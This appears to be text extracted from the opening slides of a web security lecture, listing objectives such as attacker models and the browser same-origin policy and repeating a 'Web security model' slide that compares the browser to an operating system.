
# Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy

# Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



# Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



# Web security model

Safely browse the web in the presence of attackers


- The browser is the new OS analogy



# Web security model

Safely browse the web in the presence of attackers

